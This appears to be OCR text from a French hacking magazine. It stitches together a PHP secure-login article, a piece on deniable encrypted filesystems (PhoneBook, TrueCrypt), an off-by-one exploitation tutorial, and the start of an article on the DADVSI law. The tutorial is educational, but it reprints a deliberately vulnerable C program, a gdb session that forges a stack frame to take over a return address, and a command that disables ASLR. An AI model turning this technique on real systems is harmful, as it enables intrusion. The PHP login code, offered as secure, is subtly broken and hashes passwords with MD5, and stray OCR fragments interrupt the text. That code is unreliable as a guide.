Dans la page verif_inscription.php, on va comparer les informations venant de validation_mail.php avec celles stockées dans notre base. Dans le cas d'une bonne identification, on valide l'inscription. Dans le cas contraire on laisse trois essais, après quoi l'inscription est annulée, et un mail est envoyé à la personne.

Navigation

Maintenant que l'inscription est terminée, nous pouvons passer à la navigation sur le site. Je ne m'attarderai pas en détails sur le formulaire d'identification pour la suite puisque nous avons déjà abordé tous les points dans l'inscription. Une fois l'identification effectuée, on va stocker les informations dans les sessions et dans la base de donnée pour plus de protection.

On va en premier lieu récupérer le numéro de session qui est donné à notre visiteur (on peut l'obtenir avec session_id()). Puis on récupère son adresse ip réelle. Dans notre base de donnée on va ajouter l'ip réelle,

Interaction avec la BDD

```
// D'abord s'assurer de l'intégrité du login (injection sql !)
// (si les magic_quotes sont désactivés, passer par ex. par mysql_escape_string)

$username = sanitize_username($_POST['username']);
$pass_md=md5($_POST['passwd'] . $gsel);

$result = mysql_query(
   "SELECT username,passwd FROM user_table".
   "WHERE username='$username'")
$userinfo = mysql_fetch_array();

if (isset($userinfo['passwd'])
    && $userinfo['passwd'] == $pass_md) {
  // réussi ...
} else {

  // message d'erreur

}
```

"Si l'IP a changé alors on détruit la session"

le numéro de session, et la date d'identification.

A chaque changement de page, on va mettre à jour cette date, si elle n'est pas périmée. On va se baser sur la valeur de session.cache_expire, qui défini au bout de combien de temps d'inactivité la session est détruite. Si l'on s'aperçoit que l'ip a changé ou que le temps d'inactivité est atteint, par rapport à nos données dans notre base, mais que la session continu, alors on détruit la session avec la commande session_destroy et on préviens le visiteur qu'il doit se reloguer.


Conclusion

La solution proposée dans cet article utilise plusieurs techniques connues séparément. Le but était de les regrouper pour un maximum de sécurité. Il est évident que ces techniques ne sont pas les seules et que le tout n'est pas encore parfait. Mais cette combinaison vous protégera contre la majorité des tentatives d'intrusion. Un problème qui est encore présent dans ce système est l'envoi des mots de passes en clair sur le réseau. Pour remédier à cela, vous pouvez utiliser un site avec une connexion sécurisée HTTPS, qui servira à transporter les données en toute sécurité. D'ailleurs, même les connexions en HTTPS posent des problèmes aujourd'hui (man in the middle).

Snoop_Psykoman

En plus

http://guides.ovh.net/InstallsiteSSL/contenu.html – *Bon guide pour configurer apache en SSL*



Vérification de l'adresse IP

```
function get_ip(){
  global $TRUST_CLIENT_HEADER;

  // Attention, HTTP_X_FORWARDED_FOR est facile à spoofer !
  if($TRUST_CLIENT_HEADER
     && isset($_SERVER['HTTP_X_FORWARDED_FOR'])){
    $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
  }

  else if($TRUST_CLIENT_HEADER
          && isset($_SERVER['HTTP_CLIENT_IP'])){
    $ip = $_SERVER['HTTP_CLIENT_IP'];
  }

  else {
      $ip = $_SERVER['REMOTE_ADDR'];
  }
  return $ip;
}
```

Crypter sans

Deux crypto-fs " deniable " : PhoneBook et Truecrypt

By Mister X

Entre la stéganographie et le crypto-loop, ces systèmes de fichiers permettent de nier mathématiquement jusqu'à l'existence de certaines données chiffrées plus secrètes que d'autres. Un vrai bonheur pour votre vie privée.

"Pas de nouvelle partition a créer"

Le cryptage de fichiers ou de partitions est une chose relativement courante chez les particuliers avertis (nos lecteurs ;-) et certaines entreprises. Cette protection est surtout efficace dans le cas de vols de données ou de matériel. Il sera alors complexe et long de récupérer les fichiers protégés. Néanmoins, si une personne retrouve votre mot de passe, ou que vous lui donniez sous la contrainte par exemple, elle pourra alors immédiatement récupérer toutes les données cryptées. La cryptographie contestable (deniable en anglais) consiste à n'avoir qu'un seul fichier ou dossier crypté mais pouvant être décrypté et former des contenus différents selon la clef. Il est alors possible de « nier » l'existence de certains fichiers. Un tiers ne pourra jamais savoir s'il a extré la totalité les données cryptées.

PhoneBook

Fonctionnement

PhoneBook est basé sur FUSE (Filesystem in Userspace), un système de fichiers fonctionnant en UserLand sous Linux, qui permet d'interagir aussi bien avec des fichiers distants que locaux de manière transparente. Grâce à FUSE il est alors possible de créer un véritable système de fichiers virtuels stocké sur celui existant nativement. La « partition » cryptée sera un simple dossier et évoluera donc sur le système classique et pourra même être déplacée et copiée. Phonebook fonctionne en couches. La partition cryptée aura alors différents niveaux de sécurités. Par exemple deux fichiers A et B respectivement sur les layers (couches) 1 et 2. Ne possédant que le mot de passe du layer 1 on ne peut savoir s'il existe d'autres fichiers présent sur ce volume, sur une autre couche.

Mise en pratique

Hormis l'intérêt évident pour ce système, une autre de ses forces est d'être relativement simple à mettre en place. Il n'y a pas de nouvelle partition à créer comme pour un cryptoloop, mais juste à installer phonebook et par la même occasion FUSE - qui est désormais intégré au Kernel Linux version 2.6.14.

Après avoir téléchargé PhoneBook, décompressez l'archive puis placez le dossier dans un répertoire tel que **/usr/share** ou **/var/lib qui peut être accessible par tous les utilisateurs.**

Ensuite tapez dans votre répertoire :

```
make build
```

Puis en root :

```
make install
```

Le make build est la partie la plus délicate de l'installation, parfois des erreurs se produisent, le plus souvent car l'installation ne trouve pas les headers de votre kernel. Dans ce cas éditez make.py et indiquez dans kernelHeaders = " l'emplacement de vos headers.

Il ne reste plus qu'a créer un lien symbolique /sbin/mount.pbfs qui pointe sur mount.py et un autre /usr/bin/pbfs sur util/pbfs.py de la manière suivante :

```
$ ln -s /usr/share/phone-
book/mount.py
/sbin/mount.pbfs
$ ln -s /usr/share/phone-
book/util/pbfs.py
/usr/bin/pbfs
```

Puis copiez SSLCrypto.so, fuse.py et _fuse-module.so dans /usr/lib/python2.x/site-package ainsi que fuse.o dans /lib/modules/2.x.x/kernel/fs/fuse

L'installation est maintenant terminée.

Il faut alors créer deux dossiers : un qui contiendra les données à proprement parler et l'autre qui servira de point de montage. Par exemple /home/user/sercret et /mnt/pbfs. Pour monter votre partition cryptée, il ne reste plus qu'à monter celle-ci de la manière suivante :

```
mount -t pbfs
/home/user/secret /mnt/pbfs
```

Dans cet état, le système de fichier crypté ne peut pas encore être utilisé il va maintenant falloir créer des couches ou layers :

```
pbfs /mnt/pbfs addlayer
couche1 passdelacouche1
```

Il est alors possible d'utiliser /mnt/pbfs comme n'importe quel autre dossier. Une fois démonté, seul le bon couple nom de couche et mot de passe permet de retrouver les données. Si le couple est différent, vous aurez alors une autre couche vide. Il est – théoriquement – impossible de connaître le nombre de couches existantes et contenant des informations, d'autant plus qu'il est possible de faire varier la taille du système : pb fs /mntpb fs makechaff size

l'avouer

« There are many situations where you cannot refuse to reveal the password... » (truecrypt.org)

Une autre fonctionnalité intéressante de PhoneBook est de pouvoir regrouper les layers entre eux en « map ». En ouvrant une seule map vous aurez alors accès à la combinaison de plusieurs layers ainsi qu'aux fichiers respectifs de chacun d'eux.
On crée une nouvelle map :

```
pbfs /mnt/pbfs openmap map
passdelamap
```

On ajoute un ou plusieurs layer comme précédemment :

```
pbfs /mnt/pbfs addlayer
couche1 passdelacouche1
```

Il est possible d'accéder uniquement aux données d'un layer en allant dans /mntpb fs/__layers/nomdulayer.
Après démontage du système de fichier (umount /mntpb fs) il suffira alors de remonter la partition et de retaper pb fs /mntpb fs openmap map passdelamap pour récupérer l'accès aux mêmes layers et à la map.

Se familiariser avec ce système ne prend que peu de temps et les possibilités de combinaisons sont tellement nombreuses qu'il est conseillé d'avoir une très bonne mémoire pour ne pas, à terme, perdre ses propres donnés. En effet, l'oubli du mot de passe, du nom du layer ou de la map entraîne une disparition des données...


TrueCrypt

TrueCrypt est outil de cryptographie fonctionnant aussi bien sous Windows que Linux dans des environnements 32 ou 64 bits. Il permet de crypter des volumes virtuels (comme PhoneBook) ou physique comme un disque dure ou une clef usb. Les volumes peuvent êtres encrypté suivant différents algorithmes tel que AES-256, blowfish ... True crypto propose deux méthodes permettant de récuser le fait d'avoir certaines données ou volume crypté, dans le cas où l'utilisateur serait contraint de donner son mot de passe. La première protection réside dans l'impossibilité d'identifier un volume crypté par TrueCrypt. Le volume ressemblera à une simple suite de données générées aléatoirement. La seconde provient d'un second volume stéganographié dans le premier. L'utilisation de ce logiciel étant suffisamment intuitive elle ne sera pas décrite dans cet article.

Conclusion

Il existe encore bien d'autres systèmes de cryptographie récusable, mais ces deux systèmes sont très représentatifs des possibilités offertes et sont bien aboutis. Il est très simple de se rendre compte de la puissance et de la portée de tels systèmes mis sur clef usb. Il serait alors encore plus difficile de retrouver les informations en cas de perte de vol sans pouvoir connaître les logiciels utilisés.
Faites tout de même attention aux keyloggers ;-)

Mister X



Deuxième volume caché

Technique GCC [34].x et les "off-by-one"

GCC 3 et les « off

Bourrage, pointeurs et petite cuisine

Les versions récentes de gcc intercalent des octets de padding sur la pile, ce qui chamboule plusieurs techniques d'exploitation. Est-ce la fin de certains types de vulnérabilités sur Linux ? Avant de répondre, révisons un peu ce type de failles.

By Dvrasp

C'est en discutant avec un lecteur, sur le salon IRC de l'Hackademy, de la difficulté à reproduire l'exploitation d'un off-by-one compilé avec une version récente de GCC, que la nécessité de cet article de mise au point s'est faite ressentir. L'évolution de certains composants de base des systèmes d'exploitation, dont le compilateur de GNU, influe en effet sur les techniques d'exploitation et leurs mises en oeuvre. Certains exploits qui fonctionnaient il y a quelques années peuvent être inopérants aujourd'hui, non pas parce que la vulnérabilité serait patchée, mais avant tout parce que l'environnement n'est plus le même.

En l'occurrence, la version 3.x de GCC a introduit un padding dans la structure de la pile, qui éloigne les variables locales des structures de contrôle. Cela perturbe l'exploitation de certains buffer overflows et empêche notamment l'exploitation d'un off-by-one dans la plupart des cas. Nous allons étudier cela plus en détail.

Pourquoi du padding ?

On parle de padding – ou de bourrage en français – lors qu'on complète le contenu d'un tampon, avec des données arbitraires, afin qu'il atteigne une certaine taille. Cela permet d'aligner l'adresse des données qui suivent sur un adressage qui soit multiple de, par exemple, 2, 4 ou 8 octects (soit 16, 32 ou 64 bits). C'est parfois obligatoire, ou simplement plus performant selon le type de processeur (transferts registre-mémoire). Notamment, les protocoles réseau prévoyent souvent l'utilisation d'un padding, pour des raisons d'optimisation et pour simplifier la conception des composants hardware.

N'écraser qu'un seul octect...

Google Off-By-One (*)

Off-by-One ?

En français, « off by one » pourrait être traduit par « à un près ». Cette expression qualifie une classe de vulnérabilités issues d'une petites erreur de calcul. En programmation, on numérote souvent à partir de 0 plutôt que 1, pour des raisons arithmétiques. Mais ce petit décalage introduit souvent des erreurs. Ainsi, il est fréquent que le développeur confonde la taille d'une tableau avec le numéro de son dernier index (pour une taille de 4, les indexes sont 0,1,2 et 3).

Le code suivant est par exemple dangereux :

```
#define LEN 32
char buffer[LEN];
//...
strncpy(buffer, arg, LEN);
```

En effet, la chaîne contenu dans arg pourrait ainsi être copiée sans le 0 marquant sa fin, lorsque la limite de strncpy est dépassée. Dans ce cas, la chaîne buffer ne serrait pas délimitée et serait prolongée par les données qui la suivent sur la pile. De cela peuvent résulter plus loin, selon le contexte, des calculs de taille erronés qui mènent souvent à des problèmes de sécurité.

On parle aussi de off-by-one lors que, à cause d'une erreur d'une unité du même genre, le programme écrit un octet au delà des limites du tampon de destination. Le plus souvent, il s'agit d'un octet nul de terminaison placé un cran trop loin et qui décale ainsi le frame pointer sauvegardé.

** Parce que ces bureaux de Google sont - bien sûr - au numéro 42 !*


by-one »

Pourquoi ça ne marche plus ?

L'exploitation classique des off-by-one passe par l'écrasement d'un frame pointer se trouvant juste après le tampon vulnérable (voir figure 1). Cette technique a été pour la première fois publiée par klog en 1999, dans Phrack Magazine No 55. Lors d'un dépassement de tampon simple, on peut écraser non seulement le frame pointer, mais également l'adresse de retour qui se trouve juste après.Habituellement, on se contente donc d'écraser cette dernière, ce qui suffit à détourner le cours du programme. Lors qu'on exploite un off-by-one, par contre, on ne peut écraser qu'un seul octect au delà du tampon. Si on a de la chance, il s'agit donc de l'octet de poids faible du dernier frame pointer.

Le frame pointer est en fait la position de la pile (esp) pour la fonction appelante. À cet endroit se trouve notamment l'adresse de retour de cette fonction. Si on arrive, en écrasant l'octet de poids faible de ce pointeur, à le faire pointer vers un emplacement mémoire que nous contrôlons, on peut par conséquent contrôler cette adresse de retour. Après écrasement, à la fin de la fonction courante, on retourne à la fonction appelante ; et c'est au retour de cette dernière que le faux frame pointer et l'adresse de retour que nous y avons mis seront pris en compte.

Pour mieux comprendre ce principe, avant de voir ce que change gcc 3.x, nous allons réviser l'exemple que klog donnait dans son article.



1. *Écrasement du frame pointer*

"Technique publiée par klog en 1999"

Écrasement du frame pointer

Afin de désactivé le padding de la pile, nous allons dans un premier temps compiler le programme vulnérable avec avec l'option suivante :

```
$ gcc -mpreferred-stack-boundary=2 \
  -o klog-vuln \
  klog-vulnc.c
```

Nous reviendrons sur cela plus loin.

En utilisant gdb (voir encadré Structure de la pile), on peut observer comment gcc alloue les variables locales de la fonction 'func', à savoir buffer et i. En s'arrêtant juste au début de cette fonction, on peut examiner les détails de la frame courante à l'aide de la commande 'info frame'. On peut y reconnaître l'adresse de retour (qui pointe vers l'instruction qui suit le call).

Technique GCC [34].x et les "off-by-one"

Vulnérabilité type

```
// Exemple original de klog (phrack55-08)
#include <stdio.h>
func(char *sm) {
 char buffer[256];
 int i;
 for(i=0;i<=256;i++) //bug ! (i<256)
  buffer[i]=sm[i];
}
main(int argc, char *argv[]) {
 if (argc < 2) {
   printf("missing args\n");
   exit(-1);
 }
 func(argv[1]);
}
```

“ celui-ci va pointer sur notre fausse frame”

On constate également que juste après l'espace alloué pour les variables locales ($esp + 0x104) se trouvent l'adresse de la frame appelante suivie de cette adresse de retour.
Le but de l'exploitation est de modifier ce pointeur vers la frame appelante.

Imaginons qu'une erreur de programmation nous permette de modifier un octet de ce pointeur. Introduisons même comme contrainte que l'on ne peut que remplacer l'octet de poids faible de ce pointeur par un zéro.
Toujours avec gdb (encadré Principe d'exploitation), on peut simuler cette situation. Après avoir examiné la frame appelante et repéré où se trouve l'adresse de retour de celle-ci, on peut aménager le contenu du tampon 'buffer' à l'adresse 0xbffff800, afin d'y créer un fausse frame (notez l'usage de la commande set de gdb, et l'utilisation des types). En pratique, l'attaquant peut contrôler cette zone de mémoire lors que le programme y recopie des paramètres utilisateurs.
Lors que plus loin on modifie – comme dans le cas classique d'un off-by-one – l'octet de poids faible du frame pointer (troisième appel à set), celui-ci va pointer sur notre fausse frame. On peut vérifier ensuite que la frame appelante a bien été modifiée, en la sélectionnant avec la commande up, puis en en affichant les détails, toujours avec la commande info frame. On voit que l'on contrôle en effet l'adresse de retour de main().
NB: Le programme produit un seg fault si on le fait continuer. En réalité, il ne se branche pas directement sur l'adresse que nous avons inscrite dans la fausse frame, parce que celle-ci est écrasée par le programme entre temps. Dans un cas d'exploitation réel, il faudra tenir compte de ce problème. Pour ces détails, je vous renvoie à l'article de klog.

Le padding de gcc 3.x

Compilons maintenant le même programme avec une version plus récente de gcc (encadré Avec le padding). On constate en désassemblant à nouveau la fonction func que l'espace alloué sur la pile est de 0x118 (soit 280 en décimal) au lieu de 0x104 (260).

Ce que le compilateur veut, c'est que l'ensemble de la frame, composée des variables locales, du pointeur de frame et de l'adresse de retour tienne dans un espace mémoire dont la taille est un multiple de 16 (par défaut avec gcc 3 ; cet alignement peut être modifié grâce au flag -mpreferred-stack-boundary=X, où l'alignement est égal à 2 à la puissance X). On a donc 256 octets de buffer, 4 pour l'entier i et 8 pour les deux pointeurs, ce qui fait 268. Il en manque 12 pour arriver à 280, qui est le prochain multiple de 16. Le compilateur intercale donc 12 octets de padding après les variables locales.
Remarque : Même si la taille des variables locales ajoutée aux 8 octets de contrôle tombe sur un multiple de 16 – vous pouvez faire l'expérience – un padding de 16 autres octets sera systématiquement ajouté.
Comme il n'arrive plus que le frame pointeur soit juxtaposé aux tampons locaux, il est donc impossible de l'atteindre avec une seul octet de débordement (modifier le padding n'ayant bien sûr aucun effet sur le programme). Les seules données que nous pourrions écraser dans ces conditions seraient d'éventuelles autres variables

Structure de la pile

```
$ gdb -q ./klog-vuln
(gdb) disass func
Dump of assembler code for function func:
0x080483b4 <func+0>:    push   %ebp
0x080483b5 <func+1>:    mov    %esp,%ebp
; char buffer[256]; int i; //256*1 + 1*4 = 0x104
0x080483b7 <func+3>:    sub    $0x104,%esp
; for (i=0;....)
0x080483bd <func+9>:    movl   $0x0,0xfffffffc(%ebp)
0x080483c4 <func+16>:   jmp    0x80483de <func+42>
; (...)
(gdb) break func
Breakpoint 1 at 0x80483bd
(gdb) run AAAA
Starting program: /tmp/offby/klog-vuln AAAA
Breakpoint 1, 0x080483bd in func ()
(gdb) info frame
Stack level 0, frame at 0xbffff894:
 eip = 0x80483bd in func; saved eip 0x804841d
 called by frame at 0xbffff8a0
 Saved registers: ebp at 0xbffff88c, eip at 0xbffff890
(gdb) x/4i 0x804841d-8
0x8048415 <main+44>:    mov    %eax,(%esp)
0x8048418 <main+47>:    call   0x80483b4 <func>
0x804841d <main+52>:    leave
0x804841e <main+53>:    ret
(gdb) x/2x $esp + 0x104 // fin du buffer
0xbffff88c:     0xbffff898      0x0804841d
```

locales, placées juste après un tampon vulnérable – ce qui peut arriver dans certaines applications.

Avec le padding

```
$ gcc-3 -o klog-vuln klog-vuln.c
$ gdb -q ./klog-vuln
(gdb) disass func
Dump of assembler code for function func:
0x080483d4 <func+0>: push %ebp
0x080483d5 <func+1>: mov %esp,%ebp
0x080483d7 <func+3>: sub $0x118,%esp
0x080483dd <func+9>:
   movl $0x0, 0xffffffef4(%ebp)
(...)
```

Conclusion

Grâce à ce padding systématique, placé judicieusement justes après les tampons qui peuvent déborder, gcc 3 prévient donc naturellement l'exploitation des off-by-one ainsi que des autres débordements de quelques octets. L'exploitation des buffer overflows classiques doit également être adaptée, puisqu'il faut prévoir l'écrasement du padding avant de pouvoir atteindre l'adresse de retour.

Cela ne signifie cependant pas pour autant la fin de cette classe de vulnérabilités. D'une part, les off-by-ones peuvent prendre des formes très diverses et leur exploitation ne passe pas systématiquement par l'écrasement d'un frame pointer. D'autre part, cet alignement de la pile ne concerne a priori que l'architecture ia32. Sur d'autres architectures, notamment celles où la pile s'alloue vers le haut plutôt que vers le base, le problème est tout différent.

Désactiver la randomisation

Depuis quelque temps, la version 2.6 du Kernel offre la possibilité d'utiliser des adresses partiellement aléatoires pour la pile des processus. C'est une protection élémentaire contre les buffers overflows, dans la même veine que l'ASLR de PaX. Cet option est activé par défaut sur de nombreuses distributions, dont Debian.

Pour la désactiver, il suffit de faire en root :

```
# echo 0 >/proc/sys/...
kernel/randomize_va_space
```

Principe d'exploitation


```
/// Voyons le contenu de la frame appelante
(gdb) up
#1  0x0804841d in main ()
(gdb) info fr
Stack level 1, frame at 0xbffff8a0:
 eip = 0x804841d in main; saved eip 0xb7ea4eb0
 (...)
 Saved registers:
  ebp at 0xbffff898, eip at 0xbffff89c
(gdb) down
#0  0x080483bd in func ()
(gdb) x/2x $esp + 0x104
0xbffff88c:     0xbffff898      0x0804841d
(gdb) x/2x 0xbffff898
0xbffff898:     0xbffff8e8      0xb7ea4eb0
/// Préparons une fausse frame
(gdb) x/2x 0xbffff800
0xbffff800:     0x00000000      0x00000000
(gdb) set *(unsigned long*)0xbffff800 = 0xAAAAAAAA
(gdb) set *(unsigned long*)(0xbffff800+4) = 0xBBBBBBBB
(gdb) x/2x 0xbffff800
0xbffff800:     0xaaaaaaaa      0xbbbbbbbb
// On écrase l'octet de poids faible du pointeur
(gdb) set *(char *)0xbffff88c = 0
(gdb) x/2x 0xbffff88c
0xbffff88c:     0xbffff800      0x0804841d
(gdb) up
#1  0x0804841d in main ()
(gdb) info fr
Stack level 1, frame at 0xbffff808:
 eip = 0x804841d in main; saved eip 0xbbbbbbbb
 caller of frame at 0xbffff894
 Saved registers: ebp at 0xbffff800, eip at 0xbffff804
(gdb) c
Continuing.
Program received signal SIGSEGV, Segmentation fault.
```

Merci à Heurs pour sa collaboration !

dvrasp

Références:

Frame pointer overwrite par klog : http://www.phrack.org/show.php?p=55&a=08



"Les off-by-ones peuvent prendre des formes très diverses"

Comment réglementer le Net ?

DADVSI : dernière ligne droite

Le projet de loi DADVSI est une transposition de la directive européenne EUCD. La France risque une lourde amende si elle n'aboutit pas rapidement à l'adoption d'un texte compatible. C'est pour cette raison que le gouvernement a déclaré l'urgence.

Les grand thèmes de ce projet peuvent être résumés en trois points.

Le droit à la copie privée

